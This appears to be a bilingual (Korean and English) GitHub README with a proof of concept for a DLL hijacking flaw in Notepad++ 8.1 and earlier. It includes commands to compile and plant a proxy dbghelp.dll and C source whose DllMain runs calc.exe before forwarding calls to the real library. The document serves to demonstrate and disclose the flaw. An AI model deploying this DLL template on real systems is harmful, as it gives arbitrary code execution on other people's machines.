 mekitoci/cve-2023-6401
CVE-2023-6401은 공격자가 애플리케이션 디렉터리에 악성 `dbghelp.dll` 파일을 배치하여 임의 코드를 실행할 수 있게 하는 DLL 하이재킹 취약점입니다. 이 프로젝트는 해당 취약점을 시연하고 재현 가능한 PoC를 제공합니다.



⚠️ 중요 고지: 보안 연구 및 교육 목적으로만 사용하십시오
NotePad++ ≤ 8.1 DLL 하이재킹 취약점의 개념 증명(PoC)입니다. 애플리케이션 디렉토리에 악성 dbghelp.dll을 배치하여 임의 코드를 실행합니다.
# 프로젝트 다운로드
git clone https://github.com/mekitoci/CVE-2023-6401.git

# 프로젝트 디렉토리로 이동
cd CVE-2023-6401-main

# DLL 컴파일
# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# NotePad++ 디렉토리로 배포
copy dbghelp.dll "C:\Program Files\Notepad++\"

# 테스트 실행
"C:\Program Files\Notepad++\notepad++.exe"

# 즉시 정리
del "C:\Program Files\Notepad++\dbghelp.dll"


예상 결과: 계산기 실행 + 메시지 상자 표시 + NotePad++ 정상 실행
| 항목 | 세부 정보 |
|---|---|
| CVE 번호 | CVE-2023-6401 |
| 영향 버전 | NotePad++ ≤ 8.1 |
| 취약점 유형 | DLL 하이재킹 / 검색 경로 하이재킹 |
| 영향 | 임의 코드 실행 |
| 전제 조건 | 애플리케이션 디렉토리 쓰기 권한 |
Windows는 다음 순서로 DLL을 로드합니다:
NotePad++ 시작 시 dbghelp.dll을 로드합니다. 애플리케이션 디렉토리에 동일한 이름의 악성 DLL을 배치하면 시스템 DLL 로드 전에 코드가 실행됩니다.
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // 악성 코드 실행
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // 실제 DLL 로드 및 API 호출 전달
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# 악성 DLL 제거
del "C:\Program Files\Notepad++\dbghelp.dll"

# 제거 확인
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "정리 완료"
본 프로젝트는 교육 및 보안 연구 목적으로만 제공됩니다. 사용자는 관련 법률 및 규정을 준수할 전적인 책임이 있습니다.
⚠️ IMPORTANT DISCLAIMER: For security research and educational purposes only
Proof-of-concept for NotePad++ ≤ 8.1 DLL hijacking vulnerability. Execute arbitrary code by placing a malicious dbghelp.dll in the application directory.
# Clone the project
git clone https://github.com/mekitoci/CVE-2023-6401.git

# Navigate to project directory
cd CVE-2023-6401-main

# gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows

# Deploy to NotePad++ directory
copy dbghelp.dll "C:\Program Files\Notepad++\"

# Execute test
"C:\Program Files\Notepad++\notepad++.exe"

# Immediate cleanup
del "C:\Program Files\Notepad++\dbghelp.dll"
Expected Result: Calculator pops up + Message box displays + NotePad++ starts normally
| Item | Details |
|---|---|
| CVE Number | CVE-2023-6401 |
| Affected Versions | NotePad++ ≤ 8.1 |
| Vulnerability Type | DLL Hijacking / Search Order Hijacking |
| Impact | Arbitrary Code Execution |
| Prerequisites | Write permission to application directory |
Windows loads DLLs in the following order:
NotePad++ loads dbghelp.dll on startup. By placing a malicious DLL with the same name in the application directory, code can be executed before the system DLL is loaded.
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        // Execute malicious code
        WinExec("calc.exe", SW_SHOW);
        MessageBoxA(NULL, "CVE-2023-6401 Crack", "Alert", MB_OK);

        // Load real DLL and forward API calls
        char systemPath[MAX_PATH];
        GetSystemDirectoryA(systemPath, MAX_PATH);
        strcat(systemPath, "\\dbghelp.dll");
        realDbghelp = LoadLibraryA(systemPath);

        if (realDbghelp)
            realImageNtHeader = (pImageNtHeader)GetProcAddress(realDbghelp, "ImageNtHeader");
        break;
    }
    return TRUE;
}
gcc -shared -o dbghelp.dll dbghelp.c -Wall -Wl,--subsystem,windows
# Remove malicious DLL
del "C:\Program Files\Notepad++\dbghelp.dll"

# Confirm removal
dir "C:\Program Files\Notepad++\dbghelp.dll" 2>nul || echo "Cleanup completed"
This project is for educational and security research purposes only. Users are solely responsible for compliance with applicable laws and regulations.
